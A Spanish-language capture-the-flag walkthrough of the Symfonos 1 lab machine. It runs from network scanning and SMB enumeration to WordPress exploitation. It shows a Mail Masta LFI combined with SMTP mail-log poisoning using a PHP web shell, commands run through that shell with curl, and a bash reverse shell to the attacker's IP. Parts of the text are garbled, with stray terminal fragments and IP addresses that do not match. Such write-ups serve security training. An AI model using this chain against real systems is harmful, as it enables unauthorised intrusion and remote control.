

# SYMFONOS 1

#SYMFONOS

## Escaneo de la maquina

ARP ver que equipos hay en nuestra Red

```
> arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:65:8b:d7, IPv4: 192.168.14.246
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.14.45 b4:8c:9d:37:e2:37 AzureWave Technology Inc.
192.168.14.192 de:ff:04:32:11:0e (Unknown: locally administered)
192.168.14.218 08:00:27:c3:1f:c9 PCS Systemtechnik GmbH
```

Al ver la IP 192.168.14.218 y ver la mac ser 08:00 es una maquina virtual  
esta seria nuestra maquina Symfonos

Hacemos un ping a la maquina y vemos el TTL 64 entonce sabemos que es  
una maquina linux porque una maquina wind es 128 de TTL

```
Starting arp-scan 1.10.0. 256 hosts scanned in 2.017 seconds (120.9
> ping -c 1 192.168.14.218
PING 192.168.14.218 (192.168.14.218) 56(84) bytes of data.
64 bytes from 192.168.14.218: icmp_seq=1 ttl=64 time=0.279 ms

--- 192.168.14.218 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.279/0.279/0.279/0.000 ms
```

- Primer Escaneo con Nmap

```
Time: 00:00:00.279/0.279/0.279/0.000 ms
> nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 192.168.14.218 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-20 21:45 CET
NSE: Loaded 156 scripts for scanning
```

Bash

```
nmap -p- --open -sS -sC -sV -vvv -n -Pn IP -oN escaneo
```

```

NOT SHOWN: 65539 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ssh-hostkey:
| 2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAQABAAQD0gqdISIpQCFjqrJtpPhaxT1JaS0KXJekEtEgJg@+GfOGD1+uaG/pM0Jg5lr0h4BE1QFIGDQmf10JrV5CPk/qcsBzPrTx0SpCVBgaQ6wdxjvXkJyDvxinDQzEsg6+uVY2t
| 3YmgTeSp0UPQC4WMTS/r1e202d665IPzBYYKOP2+WmGMu9MS4tFY1cBTQVilprTBEx5ja05ToZk+LkBAdKey4dQyz2/u1ipJKdBNS7Xmmj1pyqAnoVp0ij5A2XQbCH/rUffslpUTl48XpfsiqTKWufcjV008ScF46wrajiokR
dvn+1ZCBV/I7n3B0rXw8Jxd09x2pPKUF
| 256 a0:5f:40:0a:0a:1f:68:35:3e:f4:5a:07:61:9f:c6:4a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNlXNgYTIbmlzdHayNTYAAA1bm1zdHayNTYAAABBB08/lJjmegeC3bEL6MffHKMdTtYddhU4d01T6jylLyy1/tEBwDRnfEhOfc7IZxlkpg4vmRwkU25Wdq5TsTu59+WQ=
| ssh-ed25519 AAAAC3NzaC1ZD1DTE5AAAIO1injerzzjSgQxhdUgmP+i6n0tGHQq2aye01j1h5d5a
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  @           syn-ack ttl 64 Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:C3:1F:C9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Ahora hacemos un **smbmap** para ver que recursos compartidos tenemos

- Esta herramienta la usamos porque vemos que tenemos un puerto que es el 445 que tiene un SAMBA #SAMBA

Ahora vamos a explotar la vulnerabilidad de SAMBA con SMBMAP herramienta de kali linux

#SMBMAP

```

Bash

smbmap -H +IP

```

```

smbmap -H 192.168.14.218

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 192.168.14.218:445      Name: symfonos.local      Status: Authenticated
Disk
-----
print$          NO ACCESS     Printer Drivers
helios          NO ACCESS     Helios personal share
anonymous       READ ONLY    IPC Service (Samba 4.5.16-Debian)
IPC$            NO ACCESS    
```

Ahora despues de ver que tenemos anonymous vemos que puede leer y eso lo añadimos en el mismo comando

```

Bash

smbmap -H +IP -r +usuario

```

```

> smbmap -H 192.168.14.218 -r anonymous

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 192.168.14.218:445      Name: symfonos.local
Disk          Status: Authenticated
               Permissions Comment
-----          -----
print$        NO ACCESS   Printer Drivers
helios        NO ACCESS   Helios personal share
anonymous    READ ONLY
./anonymous
dr--r--r--    0 Sat Jun 29 03:14:49 2019 .
dr--r--r--    0 Sat Jun 29 03:12:15 2019 ..
fr--r--r--   154 Sat Jun 29 03:14:49 2019 attention.txt
IPC$          NO ACCESS   IPC Service (Samba 4.5.16-Debian)

```

Nos sale un archivo llamado attention.txt que podemos leer

Una vez visto esto lo descargamos para hacerlo es el mismo comando quitando el -r y añadiendo --download +usuario/ruta

Bash

```
smbmap -H +IP --download +usuario/ruta.
```

```

> smbmap -H 192.168.14.218 --download anonymous/attention.txt

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)


```

```

> cat 192.168.14.218-anonymous_attention.txt
File: 192.168.14.218-anonymous_attention.txt
1
2 Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!
3
4 Next person I find using one of these passwords will be fired!
5
6 -Zeus
7

```

Como vemos tenemos passwords posibles lo guardamos en un archivo claves.txt

```
IPC$ [+] cat claves.txt
File: claves.txt
1 epidioko
2 qwerty
3 baseball
```

Una vez visto esto vamos a utilizar el SMBMAP + usuario y probar las contraseñas

En la primera no hjay suerte como se muestra la imagen

Probamos con otra contraseña

Y en este caso si funciona

Ya comprobado que podemos entrar pues nos intentamos meter en los recursos que hay:

Bash

```
smbmap -H +IP -u +usuario -p +password -r +usuario
```

```
IPC$ [+] smbmap -H 192.168.1.104 -u helios -p qwerty -r helios
[+] IP: 192.168.1.104:445          Name: symfonos.home      Status: Authenticated
Disk                                         Permissions           Comment
-----
print$                                     READ ONLY          Printer Drivers
helios                                     READ ONLY          Helios personal share
./helios
dr--r--r-- 0 Sat Jun 29 02:32:05 2019   .
dr--r--r-- 0 Sat Jun 29 02:37:04 2019   ..
fr--r--r-- 432 Sat Jun 29 02:32:05 2019 research.txt
fr--r--r-- 52 Sat Jun 29 02:32:05 2019 todo.txt
anonymous                                  READ ONLY          IPC Service (Samba 4.5.16-Debian)
IPC$ [+] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
```


Nos bajamos los archivos ya sabeis con --download usuario/rutadelarchivo

Lo

vemos Como vemos tenemos un directorio y aqui empieza Y tenemos  
con Cat nos tenemos que dirigir al puerto 80 y ponerlo que un  
deberia salir asi Worpress

```
unpacking Ruby ... (version 2.7.2, ...)
```

```
> wpscan --url http://192.168.14.218/h3l105/ -e u,p
```



```
WordPress Security Scanner by the WPScan Team  
Version 3.8.25
```

```
@_WPScan_, @_ethicalhack3r, @erwan_lr, @firefart
```

```
[i] Updating the Database ...  
[i] Update completed.
```

```
[+] URL: http://192.168.14.218/h3l105/ [192.168.14.218]  
[+] Started: Wed Nov 22 18:50:44 2023
```


```
Interesting Finding(s):
```

```
[+] Headers  
| Interesting Entry: Server: Apache/2.4.25 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] XML-RPC seems to be enabled: http://192.168.14.218/h3l105/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
|   - http://codex.wordpress.org/XML-RPC_Pingback_API  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
  
[+] WordPress readme found: http://192.168.14.218/h3l105/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```


```
[+] WordPress version 5.2.2 identified (Insecure, released on 2019-06-18).  
| Found By: Emoji Settings (Passive Detection)  
|   - http://192.168.14.218/h3l105/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.2.2'  
| Confirmed By: Meta Generator (Passive Detection)  
|   - http://192.168.14.218/h3l105/, Match: 'WordPress 5.2.2'  
  
[i] The main theme could not be detected.  
  
[+] Enumerating Most Popular Plugins (via Passive Methods)
```

## Usuarios encontrados

```
[+] admin  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```



Si ponemos Helios



Si una vez visro el WPSCAN no encuentra plugins podemos hacer un CURL tal que asi cin un grep para encontrar la palabra clave wp-content

Bash

```
curl url | grep "wp-content"
```

Como vemos el plugin que vamos a sacar  
el el wp-mail masta  
Lo buscamos en el buscador

Vemos que nos pone un url y lo probamos


Al ver que podemos acceder haciendo un LFI tenemos que pensar que podemos hacer un log poison desde otros protocolos y como hemos visto en el protocolo smtp por el puerto 25 hacemos un netcat

```
No VM guests are running outdated hypervisor (qemu) b  
|> nc 192.168.14.218 25  
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)  
|
```

```
EHLO pinguino
250-symfonos.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
```


```
MAIL FROM: unicomanu@can.com
250 2.1.0 Ok
RCPT TO: helios
250 2.1.5 Ok
DATA
354 End data with <CR><LF>. <CR><LF>
<?php system($_GET['cmd']) ?>
.
250 2.0.0 Ok: queued as 732F840B9A
```

Una vez sabido esto tenemos que saber que directorio donde esta el mensaje es en /var/mail/usuario&cmd=whoami



```
curl -s 192.168.14.218/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=whoami
```

From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from userid 0) id 3DABA40B64; Fri, 28 Jun 2019 21:08:54 -0500 (CDT) From: root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: Message-Id: <>20190629020855.3DABA40B64@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT) /bin/sh: 1: dhclient: not found From MAILER-DAEMON Thu Nov 16 10:25:54 2023 Return-Path: <> X-Original-To: helios@symfonos.localdomain Delivered-To: helios@symfonos.localdomain Received: by symfonos.localdomain (Postfix) id 1DD5F40B76; Thu, 16 Nov 2023 10:25:54 -0600 (CST) Date: Thu, 16 Nov 2023 10:25:54 -0600 (CST) From: MAILER-DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail Returned to Sender To: helios@symfonos.localdomain Auto-Submitted: auto-replied MIME-Version: 1.0 Content-Type: multipart/report; report-type=delivery-status; boundary="--2EE7C40A0B.1700151954@symfonos.localdomain" Content-Transfer-Encoding: 8bit Message-ID: <20231116162554.1DD5F40B76@symfonos.localdomain> This is a MIME-encapsulated message. --2EE7C40A0B.1700151954@symfonos.localdomain Content-Description: Notification Content-Type: text/plain; charset=utf-8 Content-Transfer-Encoding: 8bit This is the mail system at host symfonos.localdomain. I'm sorry to have to inform you that your message could not be delivered to one or more recipients. It's attached below. For further assistance, please send mail to postmaster. If you do so, please include this problem report. You can delete your own text from the attached returned message. The mail system : Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40A0B.1700151954@symfonos.localdomain Content-Description: Delivery report Content-Type: message/delivery-status Reporting-MTA: dns; symfonos.localdomain X-Postfix-Queue-ID: 2EE7C40A0B X-Postfix-Sender: rfc822; helios@symfonos.localdomain Arrival-Date: Fri, 28 Jun 2019 19:46:02 -0500 (CDT) Final-Recipient: rfc822; helios@blah.com Original-Recipient: rfc822; helios@blah.com Action: failed Status: 4.4.3 Diagnostic-Code: X-Pstx: Host or domain name not found. Name service error for name=blah.com type=MX: Host not found, try again --2EE7C40A0B.1700151954@symfonos.localdomain Content-Description: Undelivered Message Content-Type: message/rfc822 Content-Transfer-Encoding: 8bit Return-Path: Received: by symfonos.localdomain (Postfix, from userid 1000) id 2EE7C40A0B; Fri, 28 Jun 2019 19:46:02 -0500 (CDT) To: helios@blah.com Subject: New WordPress Site X-PHP-Originating-Script: 1000: class-phpmailer.php Date: Sat, 29 Jun 2019 00:46:02 +0000 From: WordPress Message-ID: <65c8fc37d21cc0046899dadd559f3bd1@192.168.201.134> X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer) MIME-Version: 1.0 Content-Type: text/plain; charset=UTF-8 Your new WordPress site has been successfully set up at: http://192.168.201.134/h3l105 You can log in to the administrator account with the following information: Username: admin Password: The password you chose during installation. Log in here: http://192.168.201.134/h3l105/wp-login.php We hope you enjoy your new site. Thanks! -The WordPress Team https://wordpress.org/ --2EE7C40A0B.1700151954@symfonos.localdomain-- From unicoman@can.com Wed Nov 22 12:33:16 2023 Return-Path: X-Original-To: helios Delivered-To: helios@symfonos.localdomain Received: from pinguino (unknown [192.168.14.246]) by symfonos.localdomain (Postfix) with ESMTP id 732F840B9A for ; Wed, 22 Nov 2023 12:31:18 -0600 (CST) helios



```
GNU nano 7.2 index.html
#!/bin/bash

bash -i >& /dev/tcp/192.168.14.246/443 0>&1
```